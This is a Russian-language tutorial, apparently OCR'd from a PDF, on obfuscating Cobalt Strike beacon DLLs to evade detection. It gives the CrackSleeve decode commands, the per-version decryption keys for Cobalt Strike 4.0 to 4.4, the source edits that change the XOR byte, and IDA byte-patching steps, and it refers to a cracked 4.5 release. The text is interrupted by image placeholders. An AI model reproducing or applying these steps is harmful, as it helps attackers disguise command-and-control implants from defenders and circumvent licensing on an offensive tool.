
После замены он должен выглядеть так.



Теперь, как мы видим выше, мы меняем только 2 файла, функции cloudstrike веб-сервера и файл Commonutils в общем файле...

Нам нужно создать проект artifacts сейчас. Мы можем получить некоторую ошибку kz из-за изменения выше, но это нормально. Мы исправим это быстро, удалив функции ошибок.

Как видите, наша компиляция была успешно выполнена с помощью нашей библиотеки Lib/cobaltstrike.JAR



~/ Обфускация маячков


Мы перейдем ко второй и самой важной части в запутывании нашей DLL-маячка!

Мы поместим наш “BeaconPayload.java” в наш “SRC” и убедимся, что структура правильная, как показано ниже:


Создайте папку внутри “SRC” и назовите ее “beacon” и вставьте в нее “BeaconPayload.JAVA”, это должно выглядеть так.

src/beacon/BeaconPayload.java

Теперь откройте BeaconPayload.java в IDEA и посмотрите на картинку ниже, где шестнадцатеричное “2E” (0x2E) в десятичной кодировке.



Теперь нам нужно изменить этот десятичный код на что-нибудь другое. Для этой демки я изменил его на “77” (0x4D) в шестнадцатеричном формате.



Используйте этот сайт (http://rapidtables.com/convert/number/decimal-to-hex.html), чтобы преобразовать десятичное число в шестнадцатеричное.

Пока то, что мы сделали сейчас, это обфускация исходного кода загрузки DLL в CS. Теперь нам нужно модифицировать DLL с помощью CrackSleeve (https://github.com/Traxsw/CrackSleeve) + IDA (https://github.com/Traxsw/CrackSleeve).

~/ Crac
kSleeve

Я хочу упомянуть здесь, что для того, чтобы иметь возможность модифицировать DLL, вам нужен ключ, так как модифицированный cobaltstrike 4.5, который я зарелизю с помощью моего инструмента HCS, то мы будем работать с предыдущей DLL cobaltstrike 4.4, следуя этому методу, вы можете изменить cobaltstrike 4.x до 4,5.

Теперь нам нужно изменить DDL нашего маячка через CrackSleeve.

Поместите CrackSleeve.java и cobaltstrike.jar в одну папку и отредактируйте файл Crack-Sleeve.java с помощью IDEA.


Откройте CrackSleeve.java в IDEA и измените ключ, как показано ниже:

OriginKey CS 4.4:

{94, -104, 25, 74, 1, -58, -76, -113, -91, -126, -90, -87, -4, -69, -110, -42}

Я хочу отметить здесь, что если вы хотите изменить маячки cobaltstrike 4.0 или 4.1, 4.3, 4.4, 4.5, то вы можете скачать оригинальные файлы cobaltstrike 4.1 из-за 4.5, а также я поставил ключи (кроме 4.5 до релиза инструмент), поэтому вы можете использовать любую версию и модифицировать ее, заменив в CrackSleeve.java

Скачать исходные файлы CS 4/x можно тут.



OriginKey

```
   //private static byte[] OriginKey40 = {27, -27, -66, 82, -58, 37, 92, 51, 85, -114, -118, 28, -74, 103, -53, 6 };
   //private static byte[] OriginKey41 = {-128, -29, 42, 116, 32, 96, -72, -124, 65, -101, -96, -63, 113, -55,
-86, 118 };
   //private static byte[] OriginKey42 = {-78, 13, 72, 122, -35, -44, 113, 52, 24, -14, -43, -93, -82, 2, -89, -96};
   //private static byte[] OriginKey43 = {58, 68, 37, 73, 15, 56, -102, -18, -61, 18, -67, -41, 88, -83, 43, -103};
   //private static byte[] OriginKey44 = {94, -104, 25, 74, 1, -58, -76, -113, -91, -126, -90, -87, -4, -69, -110,
-42}
```

Ключи дешифрования

4.0 1be5be52c6255c33558e8a1cb667cb06
4.1 80e32a742060b884419ba0c171c9aa76
4.2 b20d487addd4713418f2d5a3ae02a7a0
4.3 3a4425490f389aeec312bdd758ad2b99
4.4 5e98194a01c6b48fa582a6a9fcbb92d6

Теперь после изменения ключа в CrackSleeve.java выполните команду:

javac -encoding UTF-8 -classpath cobaltstrike.jar CrackSleeve.java

Затем


java -classpath cobaltstrike.jar;./ CrackSleeve decode

Затем, если ваш ключ CS правильный, вы найдете DLL для расшифровки внутри папки.


Resources/Decode/sleeve


~/ Обфускация IDEA dll

Откройте IDA и начните с любой DLL, которую вы хотите изменить (я выбираю beacon.dll).




Ищите через (ALT+T) для (2E -> найти все вхождения).






Меняйте 2E на любое другое значение которое хочешь. Я выбираю 9F.


2E XOR



